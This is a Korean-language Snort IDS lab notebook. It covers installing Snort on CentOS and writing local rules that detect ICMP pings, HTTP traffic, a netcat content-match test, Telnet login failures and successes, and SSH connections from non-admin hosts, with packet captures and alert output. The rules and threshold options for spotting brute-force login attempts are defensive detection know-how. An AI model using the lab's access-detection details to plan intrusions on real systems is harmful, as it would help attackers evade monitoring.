

# Snort

JAC\_SemiDntmd

[semidntmd.tistory.com](http://semidntmd.tistory.com)

[Jac-lab.org](http://Jac-lab.org)

2013.06.02

## **Snort 개요 및 설치**

- 1. 기본 Rule 적용과 옵션의 활용**
- 2. Telnet 서버 접근 시 패킷 검출**
- 3. SSH 서버 보호를 위한 Snort 탐지**
- 4. SSH Brute Force Attack 탐지**
- 5. Telnet Brute Force Attack 탐지**
- 6. FTP Brute Force Attack 탐지**
- 7. IDS 네트워크망 안의 웹 서버에 접근하는 호스트에 대한 검출**
- 9. DNS Spoofing 공격 호스트 패킷 검출**
- 10. DHCP Starvation & Spoofing Attack 탐지**
- 11. Nmap 포트스캐닝 시 탐지**
- 12. Reverse Telnet 공격 시나리오**
- 13. Hping3 도구를 이용한 Flood 공격**

# Snort 개요

## Snort ?

Snort는 프로토콜 분석, 콘텐츠 검색, 웜, 취약점 공격, 포트 스캔, 버퍼 오버플로우 등 다양한 공격을 탐지하는 OpenSource IDS

## Snort의 기능

패킷스니퍼 모드

패킷 로거 모드

침입 탐지 시스템 모드

침입 차단 시스템 모드

## Snort의 용도

패킷 Sniffer / Logger

네트워크의 패킷을 읽고 출력하는 기능, 모니터링 한 패킷을 저장하고 로그에 남기는 기능을 제공.

옵션

-v : Snort를 패킷 Sniffing 모드로 동작(TCP)

-d : 모든 네트워크 계층을 포함.

-e 데이터 링크 계층 헤더를 포함.

NIDS: 해당 네트워크 망 내에서 트래픽을 분석하여 공격을 탐지하는 기능을 제공.

HIDS: 호스트를 기반으로 한 IDS

DIDS: 여러 원격지 센서가 중앙관리 스테이션에게 정보를 보내는 형태

## Snort의 구조

Snort는 네 가지 요소로 구성되어 있다.

Sniffer -> Preprocessor -> Detection Engine -> Alert/Logging

### 1. Sniffer

네트워크를 도청하는데 쓰이는 하드웨어 또는 소프트웨어 장치

어플리케이션 또는 하드웨어 장치에서 해당 네트워크의 트래픽을 도청할 수 있다.

용도

네트워크 분석과 문제를 해결.

성능분석과 벤치마킹

평문 비밀번호가 기타 데이터를 도청

## 2. Preprocessor

패킷 Sniffer로부터 전달받은 패킷을 특정한 플러그인으로 전달하여 패킷에서 특정한 종류의 행위를 찾는다. 패킷에서 특정한 행위를 찾은 뒤에 Detection Engine으로 전송하게 된다.

## 3. Detection Engine

Preprocessor로부터 패킷을 전달받아 패킷과 일치하는 Ruleset이 있다면 해당 패킷은 Alert/Logging으로 전달된다.

## 4. Alert / Logging

Detection Engine과 일치하는 패킷이 있다면 경고가 발생하는데, 이 때 경고는 로그 파일, SMB, SNMP 트랩 등으로 전달 된다.

Syslog와 같은 툴을 사용하면 E-mail을 통해 관리자에게 실시간으로 전달.

<Rule의 종류>

Rule Header: Alert or Log, 네트워크 패킷 종류, IP주소, 포트 번호로 이루어져 있음.

Rule Option: 패킷이 Rule과 일치하기 위해 포함해야 하는 컨텐츠.

Rule문법은 프로토콜의 종류, 길이, 헤더 등 여러 요소들을 포함.

# Snort 설치

구성 환경 : VMware, CentOS 5.3, Snort-2.9.3.1

## **1. VMware 설정**

CentOS를 구동한 다음에 Network 설정을 NAT모드로 설정한다.

## **2. Snort를 설치하기 위해 필요한 라이브러리를 수동으로 설치한다.**

```
cd /usr/local
```

```
tar zxvf /root/Desktop/snort/libnet-1.0.2a.tar.gz
```

```
cd Libnet-1.0.2a
```

```
./configure && make && make install
```

```
cd /usr/local  
tar zxvf /root/Desktop/snort/libdnet-1.11.tgz  
cd libdnet-1.11  
./configure && make && make install
```

```
cd /usr/local  
tar zxvf /root/Desktop/snort/libpcap-1.0.0.tar.gz  
cd libpcap-1.0.0  
./configure && make && make install  
cp /usr/local/lib/libpcap.a /usr/lib/
```

```
cd /usr/local/  
tar zxvf /root/Desktop/snort/daq-1.1.1.tar.gz  
cd daq-1.1.1  
./configure && make && make install
```

```
cd /usr/local  
tar zxvf /root/Desktop/snort/snort-2.9.3.1.tar.gz  
cd snort-2.9.3.1  
./configure && make && make install
```

추가적으로 필요한 라이브러리 설치

```
yum install httpd* pcre pcre-devel php php-common php-gd php-cli php-mysql flex bison mysql  
mysql-devel mysql-bench mysql-server php-pear.noarch phppear-DB.noarch php-pear-File.noarch  
kernel-devel libxml2-devel vim-enhanced.i386 -y
```

### 3. Snort 환경 설정법( Snort에서 제공하는 기본 룰 셋팅)

#### Set up Snort Environment

There are a few steps that need to take place in order to have snort run properly, mostly setting up some directories, getting the snort rules, moving some files around and creating the snort user. Execute the following:

- mkdir /etc/snort
  - mkdir /var/log/snort
  - cd /etc/snort
  - tar zxvf /home/bubba/snortrules-snapshot-2910.tar.gz -C /etc/snort
  - cp etc/\* /etc/snort
  - groupadd snort
- 

- useradd -g snort snort
- chown snort:snort /var/log/snort
- touch /var/log/snort/alert
- chown snort:snort /var/log/snort/alert
- chmod 600 /var/log/snort/alert
- mkdir /usr/local/lib/snort\_dynamicrules
- cp /etc/snort/so\_rules/precompiled/Centos-5-4/i386/2.9.1.0/\* .so /usr/local/lib/snort\_dynamicrules
- cat /etc/snort/so\_rules/\*.rules >> /etc/snort/rules/so-rules.rules

### 4. Snort를 기본 설치한 후에 정상적으로 동작하는지 확인한다.


```
[root@localhost ~]# snort -V
```

```
__      -*> Snort! <*-
o"  )~   Version 2.9.3.1 IPv6 GRE (Build 40)
""      By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-team
        Copyright (C) 1998-2012 Sourcefire, Inc., et al.
        Using libpcap version 1.0.0
        Using PCRE version: 8.31 2012-07-06

        Using ZLIB version: 1.2.3
```

## <실습 노트>

### 실습 Snort 망 구성도



## 1. 기본 Rule 적용과 옵션의 활용

### 1-1 기본적인 Rule 추가 (ICMP Alert 룰)

기본적인 룰을 설정하는 방법을 알아보기 위해 ICMP를 이용할 것이다.

/etc/snort/rules/local.rules에는 설정을 하려고 하는 룰을 저장하는 곳이다.

```
alert icmp any any -> any any ( msg:"ICMP Ping Test"; sid:1000001; )
```

```
# -----  
# LOCAL RULES  
# -----  
# This file intentionally does not come with signatures. Put your local  
# additions here.  
alert icmp any any -> any any ( msg:"ICMP Ping Test"; sid:1000001; )  
alert tcp 192.168.10.20 23 -> 172.16.10.10 any ( msg:"Telnet Success"; content:"Documents and Settings"; sid:1000002; )
```

->sid가 천만1로 구성된 룰로써 ICMP Ping Test라는 룰의 설명으로 icmp 패킷이 외부에서 들어오거나 외부로 나가는 패킷 중에 Icmp 패킷은 Alert(경고창)과 로그로 남기라는 뜻이다.

이 룰을 sid-msg.map에 추가하여 룰 호출 시 이 map에서 룰을 시행하도록 하자.

```
1000001 || ICMP Ping test
1000002 || Telnet Fail Test
"sid-msg.map" 22924L, 3107196C
```

이제 Snort에서 룰을 적용시켜 패킷을 검출 해보자. 검출하는 옵션은 -c 이다.

```
[root@localhost snort]# snort -c /etc/snort/rules/local.rules
Running in IDS mode

--== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/rules/local.rules"
Tagged Packet Limit: 256
Log directory = /var/log/snort

+++++
Initializing rule chains...
1 Snort rules read
  1 detection rules
  0 decoder rules
  0 preprocessor rules
1 Option Chains linked into 1 Chain Headers
0 Dynamic rules
+++++
```

위와 같은 과정이 나오면 실행이 된 상태이다. 이제 XP3에서 XP2로 ICMP Ping을 보내보내면 Snort가 ICMP 패킷을 잡아내 Alert과 log를 남길 것이다.

```
[**] [1:1000001:0] ICMP Ping Test /**]
[Priority: 0]
05/29-20:41:32.322631 192.168.10.30 -> 192.168.10.20
ICMP TTL:128 TOS:0x0 ID:344 IpLen:20 DgmLen:60
Type:8 Code:0 ID:512 Seq:512 ECHO

[**] [1:1000001:0] ICMP Ping Test /**]
[Priority: 0]
05/29-20:41:32.430170 192.168.10.20 -> 192.168.10.30
ICMP TTL:128 TOS:0x0 ID:2268 IpLen:20 DgmLen:60
Type:0 Code:0 ID:512 Seq:512 ECHO REPLY
```

위의 기본적인 Rule 추가 방법을 실습함으로써 룰을 지정 명령, 호출 방법에 대해 알아 보았다.



## 1-2 HTTP 패킷

이번에 적용할 룰은 TCP 80번 포트를 추가하여 HTTP 접속에 대한 패킷 검출이다.

```
alert tcp 192.168.10.0 any -> !192.168.10.0 80 (msg:"HTTP Packet"; sid:1000002;)
```

=>192.168.10.0 대역대에서 특정 포트 상관 없이 외부로 나가는 패킷 중 192.168.10.0 대역대가 아닌 네트워크 대역대의 80번 포트를 검출 하라는 뜻이다.

```
alert tcp 192.168.10.0 any -> !192.168.10.0 80 (msg:"HTTP Ping Test"; sid:1000002;)
```

이제 sid-msg.map에 추가를 시켜주면 된다.

192.168.10.0 대역대가 xp이므로 xp 에서 Backtrak 172.16.10.10 의 웹 서버에 접속을 할 것이다.

240	109.894971	192.168.10.20	172.16.10.10	TCP	availant-mgr > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460
241	109.900075	172.16.10.10	192.168.10.20	TCP	http > availant-mgr [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0
242	109.900077	192.168.10.20	172.16.10.10	TCP	availant-mgr > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
243	109.900079	192.168.10.20	172.16.10.10	HTTP	GET /index.html HTTP/1.1
244	109.904161	172.16.10.10	192.168.10.20	TCP	http > availant-mgr [ACK] Seq=1 Ack=292 Win=15544 Len=0
245	109.904167	172.16.10.10	192.168.10.20	HTTP	HTTP/1.1 200 OK (text/html)
246	109.916076	192.168.10.20	172.16.10.10	TCP	availant-mgr > http [ACK] Seq=292 Ack=370 Win=65166 Len=0
247	124.994251	172.16.10.10	192.168.10.20	TCP	http > availant-mgr [FIN, ACK] Seq=370 Ack=292 Win=15544 Len=0
248	124.994433	192.168.10.20	172.16.10.10	TCP	availant-mgr > http [ACK] Seq=292 Ack=371 Win=65166 Len=0
253	129.965801	192.168.10.20	172.16.10.10	TCP	availant-mgr > http [RST, ACK] Seq=292 Ack=371 Win=0 Len=0

위와 같이 80번 포트로 HTTP 패킷을 검출한 룰 정책을 볼 수 있다.

## 1-3 Content 옵션을 활용한 패킷 검출

룰 정책에 Content 옵션을 사용하면 특정 문자열에 관해 패킷과 비교하여 검출을 할 수 있다.

시나리오는 Backtrack에서 8080을 NC로 리스닝하고 XP에서 8080포트에 접속을 한다. 접속이 완료되면 두 호스트간 문자열 데이터를 주고 받는 중에 TEST라는 문자열이 나왔을 때 Alert 데이터가 관리자에게 전달이 되도록 할 것이다.

먼저 NetCat의 패킷 특성을 알아보자

1	0.0000000000	192.168.10.20	172.16.10.10	HTTP	61 Continuation or non-HTTP traffic
2	0.0000400000	172.16.10.10	192.168.10.20	TCP	54 http-alt > murray [ACK] Seq=1 Ack=8 Win=14600 Len=0

한번의 데이터를 전송했을 때 HTTP 프로토콜을 사용하여 데이터를 전송하는 것을 볼 수 있다.

따라서 룰 정책을 만들 때 아래와 같이 하면 될 것이다.

룰 정책

```
alert tcp 192.168.10.0/24 any -> 172.16.10.0/24 8080 (msg:"Content Filter"; content:"test"; offset:0; nocase; sid:1000004;)
```

여기서 추가된 옵션은 offset은 검색을 시작할 패킷의 특정위치를 지정하고 nocase는 룰 content에서 대소문자를 구별하지 않도록 하는 옵션이다.

192.168.10.0 대역대에서 hello문자열과 test라는 문자열을 입력했다.

```
hello
test

=====
Action Stats:
  Alerts:          1 ( 11.111%)
  Logged:          1 ( 11.111%)
  Passed:          0 (  0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:             0
  Event:           0
  Alert:           0
Verdicts:
  Allow:           9 (100.000%)
  Block:           0 (  0.000%)
  Replace:         0 (  0.000%)
  Whitelist:       0 (  0.000%)
  Blacklist:       0 (  0.000%)
  Ignore:          0 (  0.000%)
=====
Snort exiting
```

Alert 경고 하나가 나온 것을 볼 수 있고 Alert과 Log 발생경로에 가면 두 알림 파일과 log파일을 확인 할 수 있다.

```
[root@localhost snort]# ls
alert  snort.log.1369831459
[root@localhost snort]#
```

아래는 alert 파일을 확인한 그림이다.

```
[**] [1:1000004:0] "Content Test" [**]
[Priority: 0]
05/29-21:44:27.308848 192.168.10.20:1123 -> 172.16.10.10:8080
TCP TTL:128 TOS:0x0 ID:2343 IpLen:20 DgmLen:45 DF
***AP*** Seq: 0xF69BB50D Ack: 0x1D67A33E Win: 0xFFFFA TcpLen: 20
```

Content Test라는 룰 설명과 함께 192.168.10.20에서 172.16.10.10으로 test문자열 데이터를 보내다가 Snort가 잡아낸 그림이다.

Log 파일은 pcap형식 파일로 wireshark로 열어보자

1	0.000000	192.168.10.20	172.16.10.10	HTTP	Continuation or non-HTTP traff	
<div>Frame 1 (60 bytes on wire, 60 bytes captured)</div> <div>Ethernet II, Src: Vmware_62:c5:e1 (00:0c:29:62:c5:e1), Dst: cc:00:10:44:00:00 (cc:00:10:44:00:00)</div> <div>Internet Protocol, Src: 192.168.10.20 (192.168.10.20), Dst: 172.16.10.10 (172.16.10.10)</div> <div>Transmission Control Protocol, Src Port: murray (1123), Dst Port: http-alt (8080), Seq: 1, Ack: 1, Len</div> <div>Hypertext Transfer Protocol</div> <div>Data (5 bytes)</div> <div>Data: 746573740A</div>						
0010	00	2d	09	27	40 00 80 06 70 cd c0 a8 0a 14 ac 10	.. '@... p.....
0020	0a	0a	04	63	1f 90 f6 9b b5 0d 1d 67 a3 3e 50 18	...c....g.>P.
0030	ff	fa	ac	d9	00 00 74 65 73 74 0a 00	.....te st..

test문자열을 캡처한 상황을 Raw Data영역의 ASCII값으로 표시한 그림이다.

추가적으로 확인할 사항은 test문자열만이 아닌 TEST, teSt12345와 같이 대소문자와 숫자가 포함됐을 때 검출 여부이다. 하지만 위에서 nocase라는 옵션을 사용했기 때문에 같이 포함되어 검출이 되었다.

0010	00	2d	09	29	40 00 80 06 70 cb c0 a8 0a 14 ac 10	... )@... p.....
0020	0a	0a	04	63	1f 90 f6 9b b5 12 1d 67 a3 3e 50 18	...c....g.>P.
0030	ff	fa	ed	14	00 00 54 45 53 54 0a 00	.....TE ST..

0000	cc	00	10	44	00 00 00 0c 29 62 c5 e1 08 00 45 00	...D.... )b....E.
0010	00	32	09	2a	40 00 80 06 70 c5 c0 a8 0a 14 ac 10	..2.*@... p.....
0020	0a	0a	04	63	1f 90 f6 9b b5 17 1d 67 a3 3e 50 18	...c....g.>P.
0030	ff	fa	1d	5a	00 00 74 65 73 74 31 32 33 34 35 0a	...Z..te st12345.

## 2. Telnet 서버 접근 시 패킷 검출

### 2-1 내부에서 Telnet Server로 접근 시 패킷 검출(성공&실패)

#### <접속 실패의 경우>

Telnet 접속에 실패한 경우의 출력화면을 보면 Login Failed라는 문자열이 나오는 것을 볼 수 있는데 이 문자열을 성공 시 나올 수 없는 문자열이다. 따라서 접속에 실패한 경우에 Alert를 출력하려고 하면 이 문자열을 사용하면 되겠다.

```

login: root
password
로그온 실패: 알 수 없는 사용자 이름이거나 암호가 틀립니다.

Login Failed


login:
Session timed out.

Telnet Server has closed the connection

호스트에 대한 연결을 잃었습니다.

```

WireShark로 실패 패킷을 확인한 그림이다. 이제 룰을 적용하고 Snort로 검출을 해볼 것이다.



#### 룰 정책

```

alert tcp 192.168.10.30 23 -> !192.168.10.10 any (msg:"Telnet inter Test"; content:"login failed";
nocase; sid:1000005;)

```

룰을 해석하면 20번 XP에서 23포트로 전송하는 패킷 중에서 10번 IP로 들어가는 것을 제외한 IP를 검출하라는 룰이다. 이제 적용 시켜보자

```

[**] [1:1000005:0] Telnet inter Fail [**]
[Priority: 0]
05/30-09:52:57.633811 192.168.10.30:23 -> 192.168.10.20:1043
TCP TTL:128 TOS:0x0 ID:413 IpLen:20 DgmLen:127 DF
***AP*** Seq: 0x13437988 Ack: 0xEBB8455 Win: 0xFEC0 TcpLen: 20

```

#### <접속 성공의 경우>

성공 시 MicroSoft 문자열이 출력이 되어 이 문자열을 룰에 적용하려고 했지만 실패의 경우에도 이 문자열이 출력되어 Content로 잡지 않았다.

```

Alert tcp 192.168.10.30 23 -> !192.168.10.10 any (msg:"Telnet inter Test"; content:" "; nocase;
sid:1000006;)

```

```

Telnet
  ▸ Suboption Begin: Authentication Option
    Command: Suboption End
    Data: \r\n
    Data: Telnet server could not log you in using NTLM authentication.\r\n
    Data: Your password may have expired.\r\n
    Data: Login using username and password\r\n
    Data: \r\n
    Data: Welcome to Microsoft Telnet Service \r\n

```

## 2-2 외부에서 Telnet 서버로 접근 시 패킷 검출(성공&실패)

### <실패의 경우>

일단 접속 실패한 경우의 Raw Data를 찾아보기 위해 접속을 시도 해봤다. 실패한 경우에 쓸 Content는 내부에서와 같다.

```

▸ Internet Protocol, Src: 192.168.10.20 (192.168.10.20), Dst: 172.16.10.10 (172.16.10.10)
▸ Transmission Control Protocol, Src Port: telnet (23), Dst Port: 46268 (46268), Seq: 138
▼ Telnet
  Data: \r\n
  Data: \267\316\261\327\277\302 \275\307\306\320: \276\313 \274\366 \276\370\264\302 \
  Data: \r\n
  Data: Login Failed\r\n
  Data: \n
  Data: \rlogin:

```

이제 Snort 에서 실패 경우를 검출하기 위해 아래의 룰을 적용할 것이다. Telnet 서버에서 원격 호스트로 로그인 실패 패킷을 검출하라는 것이다.

### 👉 룰 정책

```

alert tcp 192.168.10.20 23 -> 172.16.10.10 any (msg:"Telnet outer Fail"; content:"Login Failed";
sid:1000007;)

```

```

[**] [1:1000007:0] Telnet outer Fail [**]
[Priority: 0]
05/31-08:38:38.833696 192.168.10.20:23 -> 172.16.10.10:48480
TCP TTL:128 TOS:0x0 ID:168 IpLen:20 DgmLen:139 DF
***AP*** Seq: 0xA00FF3E0 Ack: 0xF9730E17 Win: 0xFFA3 TcpLen: 32
TCP Options (3) => NOP NOP TS: 15552 332341

```

1	0.000000	192.168.10.20	172.16.10.10	TELNET	Telnet Data ...
---	----------	---------------	--------------	--------	-----------------

### <성공의 경우>

외부에서 성공한 경우도 내부에서와 같이 content를 Documents and Settings로 설정했다.  
snort에서 설정한 룰을 보면 내부 텔넷 서버에서 외부로 인증되어 콘솔화면을 보여줄 때 출력되는 디렉토리에 대한 데이터 값이다.

#### 룰 정책

```
alert tcp 192.168.10.20 23 -> 172.16.10.10 any (msg:"Telnet Success"; content:"Documents and Settings"; nocase; sid:1000008;)
```

```
[**] [1:1000008:0] Telnet outer success [**]  
[Priority: 0]  
05/31-09:14:37.161089 192.168.10.20:23 -> 172.16.10.10:40783
```

5	15.082152	192.168.10.20	172.16.10.10	TELNET	Telnet Data ...
---	-----------	---------------	--------------	--------	-----------------

### 2-3 Router에 Telnet을 이용하여 접근하는 경우에 패킷 검출(성공&실패)

일단 라우터에 Telnet기능을 수행하기 위해 설정을 할 것이다.

```
#line vty 0 1
```

```
#password <패스워드입력>
```

### <실패의 경우>

해당 라우터에 telnet으로 접속을 실패하는 경우의 메시지와 패킷을 보자.

```
[root@localhost ~]# telnet 192.168.10.1  
Trying 192.168.10.1...  
Connected to 192.168.10.1 (192.168.10.1).  
Escape character is '^]'.  
  
User Access Verification  
  
Password:  
Password:  
Password:  
% Bad passwords
```

0000	00 0c 29 bf a4 a6 cc 00	0b 30 00 00 08 00 45 c0	..). .... .0....E.
0010	00 3b a5 89 00 00 ff 06	80 17 c0 a8 0a 01 c0 a8	.;.....
0020	0a 0a 00 17 e7 99 6c bf	a5 43 1f 10 7b ad 50 18	.....l. .C..{.P.
0030	0f d0 52 ba 00 00 0d 0a	25 20 42 61 64 20 70 61	..R.... % Bad pa
0040	73 73 77 6f 72 64 73 0d	0a	sswords. .

실패했을 때 Bad passwords 라는 메시지를 Raw Data에서 찾을 수 있다. 이 데이터를 content로 설정을 해서 룰을 설정할 것이다.

#### 룰 정책

```
alert tcp 192.168.10.1 23 -> !192.168.10.10 any (msg:"Router Telnet Fail"; content:"Bad Passwords"; nocase; sid:1000009;)
```

라우터에서 192.168.10.10 IP가 아닌, 즉 Snort를 구동 중인 호스트를 제외한 나머지 IP에게 패킷을 전송할 때 Bad Passwords 데이터를 검출 하라는 뜻이다.


```
Commencing packet processing (pid=28375)
06/02-21:15:04.174080  [**] [1:1000009:0] Router telnet Fail [**] [Priority: 0] {TCP} 192.168.10.1:23
-> 192.168.10.20:1580
```

1	0.000000	192.168.10.1	192.168.10.20	TELNET	Telnet Data ...
<div><div><div></div><div></div><div></div></div><div><div></div><div></div><div></div></div></div>					
▶ Frame 1 (73 bytes on wire, 73 bytes captured)					
▶ Ethernet II, Src: cc:00:0b:30:00:00 (cc:00:0b:30:00:00), Dst: Vmware_62:c5:e1 (00:0c:29:00:0b:14)					
▶ Internet Protocol, Src: 192.168.10.1 (192.168.10.1), Dst: 192.168.10.20 (192.168.10.20)					
▶ Transmission Control Protocol, Src Port: telnet (23), Dst Port: tn-tl-r1 (1580), Seq: 1					
▶ Telnet					
<div><div><div></div><div></div><div></div></div><div><div></div><div></div><div></div></div></div>					
0000	00 0c 29 62 c5 e1 cc 00	0b 30 00 00 08 00 45 c0	..)b.... .0....E.		
0010	00 3b 5e aa 00 00 ff 06	c6 ec c0 a8 0a 01 c0 a8	.;^.....		
0020	0a 14 00 17 06 2c f7 1b	79 53 88 20 38 a2 50 18	..... yS. 8.P.		
0030	0f f2 af 8a 00 00 0d 0a	25 20 42 61 64 20 70 61	..... % Bad pa		
0040	73 73 7f 6f 72 64 73 0d	0a	sswords. .		

1	0.000000	192.168.10.1	192.168.10.20	TELNET	Telnet Data ..
Frame 1 (60 bytes on wire, 60 bytes captured)					
Ethernet II, Src: cc:00:0b:30:00:00 (cc:00:0b:30:00:00), Dst: Vmware_62:c5:e1 (00:0c:62:c5:e1)					
Internet Protocol, Src: 192.168.10.1 (192.168.10.1), Dst: 192.168.10.20 (192.168.10.20)					
Transmission Control Protocol, Src Port: telnet (23), Dst Port: msims (1582), Seq: 1, Len: 1					
Telnet					
0000	00 0c 29 62 c5 e1 cc 00	0b 30 00 00 08 00 45 c0	..)b.... .0....E.		
0010	00 2d e6 fe 00 00 ff 06	3e a6 c0 a8 0a 01 c0 a8	.....>.....		
0020	0a 14 00 17 06 2e 44 b1	0c 5e 3c 10 41 33 50 18	.....D. .^<.A3P.		
0030	0f f6 98 98 00 00 0d 0a	52 31 3e 00	.....R1>.		

### 3. SSH 서버 보호를 위한 Snort 탐지

<실습 구성도>



관리자는 SSH서버에 접속하는 것을 허용하지만 다른사람이 SSH서버에 접속할 필요가 없기 때문에 Snort에서 검출을 할 것이다. 우선 SSH서버로 사용하는 XP는 FreeSSH로 서버를 구성했고 클라이언트 SSH는 plink를 통하여 접속을 시도했다.



SSH 서버의 22번 포트 리스닝

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:22	0.0.0.0:0	LISTENING
TCP	0.0.0.0:23	0.0.0.0:0	LISTENING

룰 적용

```
alert tcp 192.168.10.20 22 -> !20.20.20.20 any (msg:"SSH Protect";  
content: "SSH-2.0"; nocase; sid:1000010;)
```

```
[**] [1:1000010:0] SSH Protect [**]  
[Priority: 0]  
05/30-11:16:48.727382 192.168.10.20:22 -> 172.16.10.10:47721  
TCP TTL:128 TOS:0x0 ID:1972 IpLen:20 DgmLen:76 DF  
***AP*** Seq: 0x424035D4 Ack: 0x4E05DAA5 Win: 0xFFFF TcpLen: 32  
TCP Options (3) => NOP NOP TS: 110896 2732231
```

이 룰은 응답으로 SSH서버가 패킷을 전달할 때 관리자 IP주소가 아닌 주소들을 탐지하라는 것이다. SSH는 모든 패킷이 암호화가 되는 것이 아니라 이전에 버전을 확인하는 평문 구간이 있기 때문에 이 구간에서 Content로 사용할 문자열을 찾는다. 이 룰에서는 SSH-2.0으로 문자열을 선택했다.

```
.....)b...E.  
.L..@...r!.....  
.....iB@ 5.N.....  
..Y,....0.)  
..SSH-2.0-WeOnly  
Do 2.1.3 ..
```

하지만 룰에서 관리자 IP는 검출하지 않는 룰을 적용을 했기 때문에 Alert메시지를 출력하지 않게 된다.

```
=====
```

Action Stats:	
Alerts:	0 ( 0.000%)
Logged:	0 ( 0.000%)
Passed:	0 ( 0.000%)

#### ◆ Ruel Body Option

Threshold: 동일한 특정 패킷이 관리자 설정한 시간 안에 일정 수가 발견이 되면 경고 알림을 출력해주는 것. BruteForce 공격을 검출 할 때 유용한 옵션이다.

threshold:type [limit,threshold,both], track [by\_src, by\_dst], count [몇 초],  
seconds [횟수]

limit : count 동안 횟수번째 트래픽까지 탐지

threshold : 횟수마다 계속 탐지

both : count 동안 횟수만큼 트래픽이 탐지될 시 1번만 탐지

by\_src : 출발지 패킷만 해당

by\_dst : 도착지 패킷만 해당

